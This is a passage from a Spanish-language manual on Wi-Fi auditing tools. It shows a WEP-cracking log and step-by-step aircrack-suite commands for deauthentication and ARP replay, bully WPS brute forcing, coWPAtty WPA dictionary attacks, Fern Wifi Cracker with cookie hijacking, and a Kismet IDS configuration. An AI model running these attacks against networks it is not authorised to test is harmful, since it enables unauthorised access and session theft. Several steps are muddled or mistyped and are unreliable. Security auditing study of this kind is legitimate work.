CA 96 02 73 93 33 6F E6 D5 F1 55 81 2B AA C4 3A B2 0A C6 04 FE
[13:51:39] Guessing PRGA 8e (IP byte=230)
[13:51:39] Got clear-text byte: 192
[13:51:40] Guessing PRGA be (IP byte=198)
[13:51:40] Got clear-text byte: 168
[13:51:40] Guessing PRGA 8d (IP byte=47)
[13:51:40] Got clear-text byte: 1
[13:51:40] Guessing PRGA 12 (IP byte=240)
[13:51:40] Got clear-text byte: 200
[13:51:40] Got IP=(192.168.1.200)
[13:51:40] My IP=(192.168.1.123)
[13:51:40] Sending arp request for: 192.168.1.200
[13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
[13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
[13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
[13:52:25] Starting crack PID=2413
[13:52:27] WEP=000010324 (next crack at 20000) IV=0d:63:02 (rate=183)
[13:54:03] Starting crack PID=2415
[13:53:28] WEP=000023769 (next crack at 30000) IV=79:32:00 (rate=252)
[13:53:11] Starting crack PID=2414
[13:53:13] WEP=000020320 (next crack at 30000) IV=7d:2b:00 (rate=158)
[13:54:21] WEP=000034005 (next crack at 40000) IV=53:47:00 (rate=244)

[328385:55:08] Tested 5/70000 keys
KB depth byte(vote)
0 0/ 1 01(206) 3B(198) 5F(190) 77(188) 3D(187) D2(187) 60(186) 6F(186) A1(185) 48(184)
1 0/ 1 23(232) 82(190) BF(187) 4E(184) 0D(183) 90(181) B9(181) 08(180) 1A(180) 8A(180)
2 0/ 1 45(200) F0(186) 52(184) AE(184) 75(183) 48(181) A1(180) 71(179) DE(179) 21(178)
3 0/ 1 67(221) AE(202) B2(193) 14(191) 51(184) 6D(184) 64(183) 65(183) 5B(182) 17(181)

4 0/ 5 89(182) DB(182) 74(181) C2(181) CC(181) 64(180) CD(180) 5F(179) A6(179) 1A(178)

Key: 01:23:45:67:89

[13:54:51] WEP=000040387 (next crack at 50000) IV=0d:a0:02 (rate=180)
[13:55:08] WEP=000043621 (next crack at 50000) IV=da:5a:00 (rate=136)
[13:55:08] Stopping crack PID=2416
[13:55:08] KEY=(01:23:45:67:89)

Owned in 3.60 minutes

[13:55:08] Dying...

16.4. Uso de la opción -k

Algunas tarjetas/controladores no informan correctamente los ACK. La opción "-k" permite ignorar los ACK y obliga a wesside-ng a retransmitir los paquetes la cantidad de veces especificada. Por lo tanto retransmitirá automáticamente X veces. Es decir, -k 1 transmitirá una vez y asumirá que el paquete llega allí. -k 2 se retransmitirá 2 veces y así sucesivamente.
Algunos casos específicos:

- Si obtiene un error de retransmisión MAX, intentar -k 1.
- Si tiene una conexión deficiente, intentar -k 3.

16.5. Ejemplo

Para iniciar una monitorización, se debe poner la interfaz en modo monitor y para ello ejecutar el comando airmon-ng wifi0 donde wifi0 es el nombre de la interfaz. Para pararlo, se debe ejecutar el comando airmon-ng stop wifi0.
También ejecutar airmon-ng check wifi0 para verificar si hay algún proceso que pueda interferir.

Otra forma de hacerlo es ejecutando los comandos
ifconfig wifi0 down
iwconfig wifi0 mode monitor
ifconfig wifi0 up

A continuación cambiar la MAC con el comando macchanger - -mac 00:11:22:33:44:66 wifi0

Para ver las redes wifi, ejecutar el comando airodump-ng wifi0 y pararlo con Ctrl + C.
Para atacar una red debemos ejecutar el comando airodump-ng -c (channel) -w (file name), reemplazando (channel) con el valor de CH, (file name) con cualquier nombre, (bssid) con el BSSID de la red a atacar.

Ahora se debe abrir tra ventana y ejecutar el comando
aireplay-ng -0 0 -a (bssid) -h 00:11:22:33:44:66 wifi0
donde -0 indica el ataque de deautenticación
Al cabo de un cierto tiempo una vez parado el airepaly-ng, en la ventana de airodump, aparecerá la detección de un WPA handshake.

Ejecutar el comando aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:66 wifi0
Si no se ve ARP ACK y los paquetes enviados no aumentan o todavía 0 que significa que nadie está accediendo a esta red.

Ejecutar el comando aireplay-ng -2 –p 0841 –c FF:FF:FF:FF:FF:FF
y seguir intentando hasta que se consiga el éxito obtuvo un paso opcional
konsole -b (bssid) -h 00: 11: 22: 33: 44: 66 wfi0

Presionar enter. Ahora se verá que los paquetes ARP y ACK en la segunda consola están aumentando rápidamente Mantenga esta consola como está y comience la 4ª consola.

Ejecutar el comando aircrack-ng -b (bssid) (filename)-
Esperar y vigilar…..Backtrack hará el resto. Ha conseguido la clave.

17. Bully

Bully es una nueva implementación del ataque de fuerza bruta WPS escrito en C. Es conceptualmente idéntico a otros programas, ya que explota el defecto de diseño en la especificación WPS. Tiene varias ventajas sobre el código reaver original en cuanto incluye menos dependencias, memoria mejorada y rendimiento de la CPU, manejo correcto del endianness y un conjunto de opciones más sólido. Se ejecuta en Linux y se desarrolló específicamente para ejecutarse en sistemas Linux integrados (OpenWrt, etc.) independientemente de la arquitectura.

uso: bully <opciones> interface

Argumentos:
interface : Interfaz inalámbrica en modo monitor (se requiere root)
-b, --bssid macaddr : Dirección MAC del punto de acceso objetivo
-e, --essid string : SSID extendido para el punto de acceso

Argumentos opcionales:

-c, --channel N[,N...]	Número de canal de AP o lista a saltar
-i, --index N	Índice de pin inicial (7 u 8 dígitos). Por defecto automático.
-l, --lockwait N	Segundos para esperar si el AP bloquea WPS. Por defecto 43
-o, --outfile file	Archivo de salida para mensajes. Predeterminado stdout
-p, --pin N	Número de pin inicial (7 u 8 dígitos). Por defecto automático.
-s, --source macaddr	Dirección MAC origen
-v, --verbosity N	Nivel de verbosidad 1-3, 1 es el más quieto. Por defecto 3
-w, --workdir path	Ubicación de archivos pin/sesión [~ / .bully /]
-5, --5ghz	Sube a la lista de canales predeterminados de 5 GHz. Por defecto no.
-B, --bruteforce	Bruteforce el dígito de suma de comprobación de WPS. Por defecto no.
-F, --force	La fuerza continúa a pesar de las advertencias. Por defecto no.
-S, --sequential	Pines secuenciales . Por defecto aleatorizar
-T, --test	Modo de prueba. No inyecta ningún paquete.

Argumentos avanzados:

-a, --acktime N	En desuso/ignorado
-r, --retries N	Reenvíe los paquetes N veces cuando no se haya recibido. Por defecto 2
-m, --m13time N	En desuso/ignorado
-t, --timeout N	En desuso/ignorado

-1, --pin1delay M,N	Retrasar M segundos cada N ª nack en M5. Por defecto 0,1
-2, --pin2delay M,N	Retrasa M segundos cada N ª nack en M7 Por defecto 5,1
-A, --noacks	Deshabilitar la comprobación de ACK para los paquetes enviados
-C, --nocheck	Saltar la validación CRC/FCS
-D, --detectlock	Detectar bloqueos de WPS no reportados por AP
-E, --eapfail	Fallo EAP terminar cada intercambio
-L, --lockignore	Ignorar los bloqueos WPS reportados por el AP
-M, --m57nack	Tiempos de espera M5/M7 tratados como WSC_NACK
-N, --nofcs	Los paquetes no contienen el campo FCS. Por defecto automático
-P, --probe	Utilice la solicitud de la sonda para el AP de nonbeaconing
-R, --radiotap	Supongamos que los encabezados radiotap están presentes. Por defecto automático
-W, --windows7	Masquerade como registrador de Windows 7
-Z, --suppress	Suprimir el algoritmo de aceleración de paquetes
-V, --version	Imprimir la versión y salir
-h, --help	Mostrar la ayuda

Ejemplo
Con el programa wash, podemos ver las BSSID que no tienen bloqueado WPS. A continuación ejecutar

```
bully --bssid xxxx -c canal -B -p 12345670 --force wlan0mon
```

donde la bssid es una de las que no tiene bloqueado WPS.

18. coWPAtty

Se trata de una implementación de un ataque de diccionario sin conexión contra redes WPA/WPA2 mediante autenticación basada en PSK. Muchas redes empresariales implementan mecanismos de autenticación basados en PSK para WPA/WPA2, ya que es mucho más fácil que establecer la arquitectura de RADIUS, supplicant y autoridad de certificación necesaria para la autenticación WPA-Enterprise. cowpatty puede implementar un ataque acelerado si hay un archivo PMK precalculado disponible para el SSID que se está evaluando.

Uso: cowpatty [opciones]

Opciones

-f	Archivo de diccionario
-d	Archivo hash generado por el programa genpmk
-r	Archivo de captura de paquetes
-s	Red SSID. Incluir comillas si SSID incluye espacios
-c	Comprobar si hay paquetes válidos de handshake
-h	Visualizar la ayuda y salir
-v	Modo verbose
-V	Visualizar la versión del programa y salir.

genpmk – ataque de precomputación WPA-PSK
Uso: genpmk [opciones]
Opciones

-f	Archivo de diccionario
-d	Archivo hash de salida
-s	SSID de la red
-h	Visualizar la ayuda y salir
-v	Modo verbose
V	Visualizar la versión del programa y salir.

El proceso a seguir es
1. Ejecutar airmon-ng start wlan0
2. Ejecutar airodump-ng --bssid XX.XX.XX.XX:XX:XX -c 9 -w cowpatty mon0
3. Ejecutar cowpatty -f /pentest/passwords/wordlists/darkcode.lst -r /root/cowcrack-01.cap -s <essid>

Ejemplos
Probar de usar el segundo handshake cuya contraseña es preinstall y con diccionario:
cowpatty -r prueba2.cap -f prueba.txt -s “virgin broadband”

Creando diccionario precomputado para el essid "virgin broadband"
genpmk -f prueba.txt -d salida_precom -s “virgin broadband”

19. Fern Wifi Cracker

Fern Wifi Cracker es un programa de software de ataque y de auditoría de seguridad de redes inalámbricas escrito con el lenguaje de programación Python y la biblioteca GUI de Python Qt. El programa es capaz de descifrar y recuperar claves WEP/WPA/WPS y también ejecutar otros ataques basados en las redes inalámbricas o basadas en Ethernet.

Fern Wifi Cracker actualmente soporta las siguientes características:

- WEP Cracking con fragmentación, Chop-Chop, Caffe-Latte, Hirte, Repetición de solicitud ARP o ataque WPS
- WPA/WPA2 Cracking con ataques basados en diccionario o WPS
- Guardado automático de la clave en la base de datos en crack exitoso
- Sistema automático de ataque al punto de acceso
- Secuestro de sesión (Modos pasivo y Ethernet)
- Seguimiento de ubicación geográfica de la dirección MAC del punto de acceso
- Motor MitM interno
- Ataques de fuerza bruta (HTTP, HTTPS, TELNET, FTP)
- Soporte de actualización

Utiliza el modo gráfico en lugar de tener que usar la línea de comandos. Para ello seguir los pasos siguientes:

1. El primer paso es seleccionar la interfaz. Hacer clic en el menú desplegable Select Interface. En este caso, seleccionar wlan0. Fern Wifi Cracker colocará automáticamente la interfaz en modo monitor.
2. A continuación hacer clic en el botón Scan for Access Points. Fern Wifi Cracker escaneará automáticamente las redes inalámbricas dentro del alcance de su antena. Después de que la exploración es completa, los botones WiFi WEP y WiFi WPA cambiarán de color gris a color, indicando puntos de acceso inalámbricos que utilizan estas configuraciones de seguridad y que han sido detectados.
3. Al hacer clic en el botón Wifi WPA se muestra un panel de ataque, que contiene una representación gráfica de los puntos de acceso inalámbricos WPA que se pueden atacar.

4. Esta pantalla proporciona detalles sobre el punto de acceso seleccionado. Cuando se selecciona una red, nos muestra su ESSIS, BSSID, canal, potencia, tipo de encriptación y si soposrta o no WPS. También aquí podemos optar por un ataue regular o un ataque WPS.

5. El otro paso necesario es establecer el archivo de código de acceso que Fern Wifi Cracker utilizará para revertir el código de acceso. En Kali Linux hay alguna word list de /home/wordlist/. También se puede emplear cualquiera que se haya bajado el usuario.
6. Una vez que el archivo de contraseña esté configurado, hacer clic en el botón Wifi Attack. Fern Wifi Cracker completa todo el proceso y esto incluye anular la autenticación de un cliente y luego capturar el handshake. Finalmente Fern Wifi Cracker se moverá a través del fichero de código de acceso y si el código de acceso está en ese archivo, aparece la pantalla siguiente:

Fern Cookie Hijacker es una herramienta de secuestro de sesión basada en Wifi capaz de clonar sesiones web remotas en línea olfateando y capturando paquetes de cookies inalámbricos de dispositivos remotos al interceptar señales inalámbricas accesibles

20. Kismet

Kismet es un detector de red inalámbrica 802.11 nivel 2, escaneador y un sistema de detección de intrusos. Funcionará con cualquier tarjeta inalámbrica que admita el modo monitor y pueda detectar tráfico 802.11a /b/g/n. Puede usar otros programas para reproducir alarmas de audio para eventos de red, leer resúmenes de red o proporcionar coordenadas de GPS. Este es el paquete principal que contiene el núcleo, el cliente y el servidor.

Uso
kismet [server-options] [--] [client-options]

kismet_server [-nqs] [-t title] [-f config-file] [-c capture-source][-C enable-capture-sources] [-l log-types] [-d dump-type][-m max-packets-per-file] [-g gpshost:port] [-p listen-port] [-a allowed-hosts] [-N server-name]

kismet_client [-qr] [-f config-file] [-s serverhost:port] [-g gui-type] [-c display-columns]

Opciones

-v, --version	Mostrar la versión
-f, --config-file <file>	Usar un archivo de configuración alternativo
--no-line-wrap	Activar linewrapping de salida
-s, --silent	Desactivar la salida estándar
--daemonize	Modo daemon
--no-plugins	No cargar plugins
--no-root	No iniciar el binario kismet_capture cuando no se esté ejecutando como root.
-l, --server-listen	Anular las opciones de escucha del servidor Kismet
--drone-listen	Anular las opciones de escucha de Kismet Drone
-T, --log-types <types>	Anular los tipos de registro activados
-t, --log-title <title>	Anular el título de registro predeterminado
-p, --log-prefix <prefix>	Directorio para almacenar archivos de registro
-n, --no-logging	Deshabilitar el registro por completo
-c, --capture-source	Especificar una nueva fuente de captura de paquetes
-C, --enable-capture-sources	Habilitar fuentes de captura. Se trata de una lista de nombres o interfaces separados por comas
--filter-tracker	Activar el filtrado de rastreador
--use-gpsd-gps (h:p)	Usar el GPS controlado por GPSD en el host:port. Predeterminado: localhost: 2947
--use-nmea-gps (dev)	Usar GPS serie local NMEA en el dispositivo Predeterminado: /dev/ttyUSB0
--use-virtual-gps (lat,lon,alt)	Utilizar un registro virtual de GPS de posición fija.
--gps-modelock <t:f>	Forzar unidades GPS rotas para que actúen como si tuvieran una señal válida (verdadero / falso)

--gps-reconnect <t:f>	Reconectar si falla un dispositivo GPS (verdadero / falso)

kismet maneja automáticamente el inicio de kismet_server y kismet_client.
kismet se instala como suid-root de forma predeterminada. Caerá privs en el usuario especificado en kismet.conf inmediatamente después de enlazar y configurar la fuente de captura.

KISMET_SERVER
kismet_server captura, disecciona y registra paquetes y datos de GPS. Es capaz de funcionar en modo 'headless' sin pantalla. Múltiples clientes en varias computadoras se puede conectar a un solo servidor.
Opciones

-I	Establecer el canal inicial para una fuente de canal (fuente: canal)
-x	Habilitar por la fuerza el contenedor del canal
-X	Deshabilitar por la fuerza el contenedor del canal
-t	Establece el título utilizado para el campo% t de la plantilla de archivo de registro (Predeterminado: Kismet)
-n	Deshabilitar todo el registro
-f	Usar un archivo de configuración alternativo
-c	Anula las líneas de captura (tipo, interfaz, nombre) de la fuente. Las opciones múltiples de captura de origen para múltiples fuentes. Todas las fuentes proporcionadas aquí se habilitan automáticamente a menos que también se proporcione una lista de disponibles
-C	Lista separada por comas para anular que fuentes de captura están habilitadas.
-I	Anular tipos de registro, separados por comas (dump, cisco, débil, csv, xml, gps)
-m	Reemplazar los paquetes máximos registrados por archivo
-q	Anular la opción de sonido y ejecutar en modo silencioso
-g	Anular host:port del GPS
-p	Anular puerto para escuchar a los clientes
-a	Lista de anulación de IP clientes o bloques de red/máscara separados por comas permitidos para conectarse
-s	Ejecutar en modo silencioso
-N	Reemplazar el nombre del servidor para esta instancia de Kismet
-v	Mostrar la versión
-h	Visualizar la ayuda

KISMET_CLIENT
kismet_client es una interfaz ncurses y paneles que se conecta al servidor y muestra las redes detectadas, estadísticas, detalles de red, etc.
Opciones

-f	Usar un archivo de configuración alternativo
-u	Usar un archivo de configuración de IU alternativo
-q	Anular la opción de sonido y ejecutar en modo silencioso
-s	Anular host:port del servidor
-r	Intenta restablecer automáticamente la conexión si el servidor termina
-g	Anular tipo de IU (curses, panel)
-c	Anula la lista de columnas a mostrar separadas por comas

-v	Mostrar la versión
-h	Visualizar la ayuda

GPSMAP
gpsmap lee los archivos de datos GPS y de red XML y traza redes en los mapas cargados o imágenes proporcionadas por el usuario como fotos satelitales.

20.1. Ejecución

Kismet se inicia con un usuario root y el arranca de un servidor, al cual pueden acceder varios clientes kismet. A continuación se muestra la Console Windows donde se visualiza las redes wifi que detecta. Cuando se cierra esta ventana, se muestra la ventana mostrada a continuación.

Esta es la ventana principal y en cada línea se muestra una red wifi con todas sus características. En la parte superior se muestran 4 opciones: Kismet, Sort, View y Windows.

En la pestaña Kismet hay las opciones siguientes:

- Start Server (S). Arrancar el servidor
- Server Console (c). Ir a la cónsola inicial.
- Connect ©. Conectar al servidor.
- Disconnect (D). Desconectar el servidor.
- Add Source (A). Añadir una fuente.
- Config Channel (L). Configurar el canal.
- Plugins. Seleccionar un plugin.
- Preferences. Son: Audio, Colors, Client Columns, Client Extras, GPS, Info Pane, Network Columns, Network Extras, Servers, Starup & Shutdown, Warnings
- Quit (Q)

También se puede interactuar con el programa para obtener más detalles de una red en particular, por lo que primero es sacar la ventana de redes del modo Autofit, modo que está en la pestaña Sort y que hace que vayan apareciendo las redes según va detectando el tráfico en las mismas y ordenar las redes según nuestros deseos con las demás opciones que son:

- Auto-fit (a)
- Type (t)
- Channel (c)
- Encription (e)
- First Seen (descending) (F)
- Last Seen (l)
- Last Seen (descending) (L)
- BSSID (b)
- SSID (s)
- Signal (S)
- Packets (p)
- Packets (descending) (P)

En la pestaña View, las opciones son:

- Network List (n)
- Client List (c)
- GPS Data (g)

- Battery (b)
- General Info (S)
- Status (s)
- Packet Graph (p)
- Source Info ©

En la pestaña Windows las opciones son:

- Network Details (d)
- Client List (l)
- Network Note (N)
- Channel Details (c)
- GPS Details (g)
- Alerts (a)

20.2. Ajustes básicos de configuración

El fichero de configuración kismet.conf consta de

```
# Kismet config file
# Most of the "static" configs have been moved to here -- the command line
# config was getting way too crowded and cryptic.  We want functionality,
# not continually reading --help!

# Version of Kismet config
version=2009-newcore

# Name of server (Purely for organizational purposes)
# If commented out, defaults to host name of system
# servername=Kismet Server

# Prefix of where we log (as used in the logtemplate later)
# logprefix=/some/path/to/logs

# Do we process the contents of data frames?  If this is enabled, data
# frames will be truncated to the headers only immediately after frame type
# detection.  This will disable IP detection, etc, however it is likely
# safer (and definitely more polite) if monitoring networks you do not own.
# hidedata=true

# Do we allow plugins to be used?  This will load plugins from the system
# and user plugin directiories when set to true (See the README for the default
# plugin locations).
allowplugins=true

# See the README for full information on the new source format
# ncsource=interface:options
# for example:
# ncsource=wlan0
# ncsource=wifi0:type=madwifi
# ncsource=wlan0:name=intel,hop=false,channel=11

# Comma-separated list of sources to enable.  This is only needed if you defined
# multiple sources and only want to enable some of them.  By default, all defined
```

```
# sources are enabled.
# For example, if sources with name=prismsource and name=ciscosource are defined,
# and you only want to enable those two:
# enablesources=prismsource,ciscosource

# Control which channels we like to spend more time on.  By default, the list
# of channels is pulled from the driver automatically.  By setting preferred channels,
# if they are present in the channel list, they'll be set with a timing delay so that
# more time is spent on them.  Since 1, 6, 11 are the common default channels, it makes
# sense to spend more time monitoring them.
# For finer control, see further down in the config for the channellist= directives.
preferredchannels=1,6,11

# How many channels per second do we hop?  (1-10)
channelvelocity=3

# By setting the dwell time for channel hopping we override the channelvelocity
# setting above and dwell on each channel for the given number of seconds.
#channeldwell=10

# Channels are defined as:
# channellist=name:ch1,ch2,ch3
# or
# channellist=name:range-start-end-width-offset,ch,range,ch,...
#
# Channels may be a numeric channel or a frequency
#
# Channels may specify an additional wait period.  For common default channels,
# an additional wait period can be useful.  Wait periods delay for that number
# of times per second - so a configuration hopping 10 times per second with a
# channel of 6:3 would delay 3/10ths of a second on channel 6.
#
# Channel lists may have up to 256 channels and ranges (combined).  For power
# users scanning more than 256 channels with a single card, ranges must be used.
#
# Ranges are meant for "power users" who wish to define a very large number of
# channels.  A range may specify channels or frequencies, and will automatically
# sort themselves to cover channels in a non-overlapping fashion.  An example
# range for the normal 802.11b/g spectrum would be:
#
# range-1-11-3-1
#
# which indicates starting at 1, ending at 11, a channel width of 3 channels,
# incrementing by one.  A frequency based definition would be:
#
# range-2412-2462-22-5
#
# since 11g channels are 22 mhz wide and 5 mhz apart.
#
# Ranges have the flaw that they cannot be shared between sources in a non-overlapping
# way, so multiple sources using the same range may hop in lockstep with each other
# and duplicate the coverage.
```

```
#
# channellist=demo:1:3,6:3,11:3,range-5000-6000-20-10

# Default channel lists
# These channel lists MUST BE PRESENT for Kismet to work properly.  While it is
# possible to change these, it is not recommended.  These are used when the supported
# channel list can not be found for the source; to force using these instead of
# the detected supported channels, override with channellist= in the source defintion
#
# IN GENERAL, if you think you want to modify these, what you REALLY want to do is
# copy them and use channellist= in the packet source.
channellist=IEEE80211b:1:3,6:3,11:3,2,7,3,8,4,9,5,10
channellist=IEEE80211a:36,40,44,48,52,56,60,64,149,153,157,161,165
channellist=IEEE80211ab:1:3,6:3,11:3,2,7,3,8,4,9,5,10,36,40,44,48,52,56,60,64,149,153,157,161,1
65

# Client/server listen config
listen=tcp://127.0.0.1:2501
# People allowed to connect, comma seperated IP addresses or network/mask
# blocks.  Netmasks can be expressed as dotted quad (/255.255.255.0) or as
# numbers (/24)
allowedhosts=127.0.0.1
# Maximum number of concurrent GUI's
maxclients=5
# Maximum backlog before we start throwing out or killing clients.  The
# bigger this number, the more memory and the more power it will use.
maxbacklog=5000

# Server + Drone config options.  To have a Kismet server export live packets
# as if it were a drone, uncomment these.
# dronelisten=tcp://127.0.0.1:3501
# droneallowedhosts=127.0.0.1
# dronemaxclients=5
# droneringlen=65535

# OUI file, expected format 00:11:22<tab>manufname
# IEEE OUI file used to look up manufacturer info.  We default to the
# wireshark one since most people have that.
ouifile=/etc/manuf
ouifile=/usr/share/wireshark/wireshark/manuf
ouifile=/usr/share/wireshark/manuf
ouifile=/Applications/Wireshark.app/Contents/Resources/share/wireshark/manuf

# Do we have a GPS?
gps=true
# Do we use a locally serial attached GPS, or use a gpsd server, or
# use a fixed virtual gps?
# (Pick only one)
gpstype=gpsd
# Host:port that GPSD is running on.  This can be localhost OR remote!
gpshost=localhost:2947
```

```
# gpstype=serial
# What serial device do we look for the GPS on?
# gpsdevice=/dev/rfcomm0

# gpstype=virtual
# gpsposition=100,-50
# gpsaltitude=1234

# Do we lock the mode?  This overrides coordinates of lock "0", which will
# generate some bad information until you get a GPS lock, but it will
# fix problems with GPS units with broken NMEA that report lock 0
gpsmodelock=false
# Do we try to reconnect if we lose our link to the GPS, or do we just
# let it die and be disabled?
gpsreconnect=true

# Do we export packets over tun/tap virtual interfaces?
tuntap_export=false
# What virtual interface do we use
tuntap_device=kistap0

# Packet filtering options:
# filter_tracker - Packets filtered from the tracker are not processed or
#                  recorded in any way.
# filter_export  - Controls what packets influence the exported CSV, network,
#                  xml, gps, etc files.
# All filtering options take arguments containing the type of address and
# addresses to be filtered.  Valid address types are 'ANY', 'BSSID',
# 'SOURCE', and 'DEST'.  Filtering can be inverted by the use of '!' before
# the address.  For example,
# filter_tracker=ANY(!"00:00:DE:AD:BE:EF")
# has the same effect as the previous mac_filter config file option.
# filter_tracker=...
# filter_dump=...
# filter_export=...
# filter_netclient=...

# Alerts to be reported and the throttling rates.
# alert=name,throttle/unit,burst
# The throttle/unit describes the number of alerts of this type that are
# sent per time unit.  Valid time units are second, minute, hour, and day.
# Burst describes the number of alerts sent before throttling takes place.
# For example:
# alert=FOO,10/min,5
# Would allow 5 alerts through before throttling is enabled, and will then
# limit the number of alerts to 10 per minute.
# A throttle rate of 0 disables throttling of the alert.
# See the README for a list of alert types.
alert=ADHOCCONFLICT,5/min,1/sec
alert=AIRJACKSSID,5/min,1/sec
alert=APSPOOF,10/min,1/sec
alert=BCASTDISCON,5/min,2/sec
```

```
alert=BSSTIMESTAMP,5/min,1/sec
alert=CHANCHANGE,5/min,1/sec
alert=CRYPTODROP,5/min,1/sec
alert=DISASSOCTRAFFIC,10/min,1/sec
alert=DEAUTHFLOOD,5/min,2/sec
alert=DEAUTHCODEINVALID,5/min,1/sec
alert=DISCONCODEINVALID,5/min,1/sec
alert=DHCPNAMECHANGE,5/min,1/sec
alert=DHCPOSCHANGE,5/min,1/sec
alert=DHCPCLIENTID,5/min,1/sec
alert=DHCPCONFLICT,10/min,1/sec
alert=NETSTUMBLER,5/min,1/sec
alert=LUCENTTEST,5/min,1/sec
alert=LONGSSID,5/min,1/sec
alert=MSFBCOMSSID,5/min,1/sec
alert=MSFDLINKRATE,5/min,1/sec
alert=MSFNETGEARBEACON,5/min,1/sec
alert=NULLPROBERESP,5/min,1/sec
#alert=PROBENOJOIN,5/min,1/sec

# Controls behavior of the APSPOOF alert.  SSID may be a literal match (ssid=) or
# a regex (ssidregex=) if PCRE was available when kismet was built.  The allowed
# MAC list must be comma-separated and enclosed in quotes if there are multiple
# MAC addresses allowed.  MAC address masks are allowed.
apspoof=Foo1:ssidregex="(?i:foobar)",validmacs=00:11:22:33:44:55
apspoof=Foo2:ssid="Foobar",validmacs="00:11:22:33:44:55,aa:bb:cc:dd:ee:ff"

# Known WEP keys to decrypt, bssid,hexkey.  This is only for networks where
# the keys are already known, and it may impact throughput on slower hardware.
# Multiple wepkey lines may be used for multiple BSSIDs.
# wepkey=00:DE:AD:C0:DE:00,FEEDFACEDEADBEEF01020304050607080900

# Is transmission of the keys to the client allowed?  This may be a security
# risk for some.  If you disable this, you will not be able to query keys from
# a client.
allowkeytransmit=true

# How often (in seconds) do we write all our data files (0 to disable)
writeinterval=300

# Do we use sound?
# Not to be confused with GUI sound parameter, this controls wether or not the
# server itself will play sound.  Primarily for headless or automated systems.
enablesound=false
# Path to sound player
soundbin=play

sound=newnet,true
sound=newcryptnet,true
sound=packet,true
sound=gpslock,true
sound=gpslost,true
```

```
sound=alert,true

# Does the server have speech? (Again, not to be confused with the GUI's speech)
enablespeech=false
# Binary used for speech (if not in path, full path must be specified)
speechbin=flite
# Specify raw or festival; Flite (and anything else that doesn't need formatting
# around the string to speak) is 'raw', festival requires the string be wrapped in
# SayText("...")
speechtype=raw

# How do we speak?  Valid options:
# speech    Normal speech
# nato      NATO spellings (alpha, bravo, charlie)
# spell     Spell the letters out (aye, bee, sea)
speechencoding=nato

speech=new,"New network detected s.s.i.d. %1 channel %2"
speech=alert,"Alert %1"
speech=gpslost,"G.P.S. signal lost"
speech=gpslock,"G.P.S. signal O.K."

# How many alerts do we backlog for new clients?  Only change this if you have
# a -very- low memory system and need those extra bytes, or if you have a high
# memory system and a huge number of alert conditions.
alertbacklog=50

# File types to log, comma seperated.  Built-in log file types:
# alert                     Text file of alerts
# gpsxml                    XML per-packet GPS log
# nettxt                    Networks in text format
# netxml                    Networks in XML format
# pcapdump                  tcpdump/wireshark compatible pcap log file
# string                    All strings seen (increases CPU load)
logtypes=pcapdump,gpsxml,netxml,nettxt,alert

# Format of the pcap dump (PPI or 80211)
pcapdumpformat=ppi
# pcapdumpformat=80211

# Default log title
logdefault=Kismet

# logtemplate - Filename logging template.
# This is, at first glance, really nasty and ugly, but you'll hardly ever
# have to touch it so don't complain too much.
#
# %p is replaced by the logging prefix + '/'
# %n is replaced by the logging instance name
# %d is replaced by the starting date as Mon-DD-YYYY
# %D is replaced by the current date as YYYYMMDD
# %t is replaced by the starting time as HH-MM-SS
```

```
# %i is replaced by the increment log in the case of multiple logs
# %l is replaced by the log type (pcapdump, strings, etc)
# %h is replaced by the home directory

logtemplate=%p%n-%D-%t-%i.%l

# Where state info, etc, is stored.  You shouldnt ever need to change this.
# This is a directory.
configdir=%h/.kismet/
```

Si deben cambiar las opciones de kismet.conf dependiendo de como se vaya a usar Kismet. Por ejemplo si está buscando un AP, se establecerá channelhop = true set, como mínimo y tal vez también algunos ajustes ner-grained. Si se concentra exclusivamente en un único AP y se desea obtener todo el seguimiento que puede obtener de él, desactivará el salto de canal para no perder paquetes mientras explora otros canales. Esto puede ser útil para la detección de intrusos, ya que querrá rastrear a todos los clientes que intenten o se asocien con el AP.

Nombre de usuario: A veces el kismet no arranca porque en el kismet.conf esta configurado un nombre de usuario que no es el que estamos usando. Por ejemplo si estamos como user:pepito debería de poner en el kismet.conf:suiduser=pepito

Clave wep: Si sabemos la clave wep de alguna red y queremos ver en el kismet los paquetes desencriptados de la misma, podemos especificar en el kismet.conf la clave wep de la siguiente forma: wepkey=bssid,HEXkey Por ejemplo:
wepkey=00:DE:AD:C0:DE:00,FEEDFACEDEADBEEF01020304050607080900

Channel Velocity: Este es el número de veces que kismet forzará la tarjeta para monitorizar o escanear diferentes canales en un segundo. Por defecto está configurado a 5. Para escanear más canales por segundo hay que incrementar este valor y para escanear menos canales por segundo habrá que reducir el valor.

De manera predeterminada, Kismet escribe sus registros en el directorio en el que se inició. Puede cambiar este comportamiento con la directiva logtemplate en kismet.conf. A menos que modifique la directiva logtypes en kismet.conf, Kismet creará registros con los formatos siguientes:

- dump: Extensión similar a la .cap que usa el airodump.
- network: Archivo de texto con los datos de las redes detectadas.
- csv: Archivo de texto con los datos de las redes detectadas separados por comas; formato CSV (Comma Separated Value).
- xml: Archivo de texto con los datos de las redes detectadas en formato xml.
- weak: Paquetes débiles detectados, en formato para ser utilizados con AirSnort, con el fin de crackear claves WEP.
- cisco: Recoge información sobre los equipos cisco detectados en formato CDP (Cisco Discovery Protocol).
- gps: Si tenemos GPS, guarda las coordenadas de las redes

20.3. Modelos de configuración

Kismet está diseñado como una aplicación cliente-servidor, pero se puede ejecutar como una aplicación independiente, es decir, como servidor que admite varios clientes e incluso como un servidor con instalaciones de Kismet "drone" en una red, cada una monitorizando su propio

hardware inalámbrico y todos los paquetes de reenvío capturados a un servidor. Si se ejecutar de forma independiente, simplemente utiliza el cliente incorporado.

Los Kismet drones son mensajes minimalistas, a menudo sin cabecera, que escuchan Kismet en una red. Cada uno usa su propio archivo de configuración individual, define sus propias fuentes o sus tarjetas inalámbricas para escuchar y contiene la dirección del servidor Kismet al que reenviará los paquetes capturados. El servidor registra los datos de todos los drones conectados a un solo archivo, y también puede proporcionar una única fuente de alertas de intrusión inalámbrica para la red. Esta configuración es ideal para utilizar Kismet como un sistema inalámbrico de detección de intrusos (IDS) en una LAN con más de uno o dos AP.

Cada uno de estos componentes requiere su propio archivo de configuración y estos archivos hacen gran parte del trabajo requerido para que Kismet funcione como se desea. Son los archivos kismet.conf, kismet_ui.conf y kismet_drone.conf.

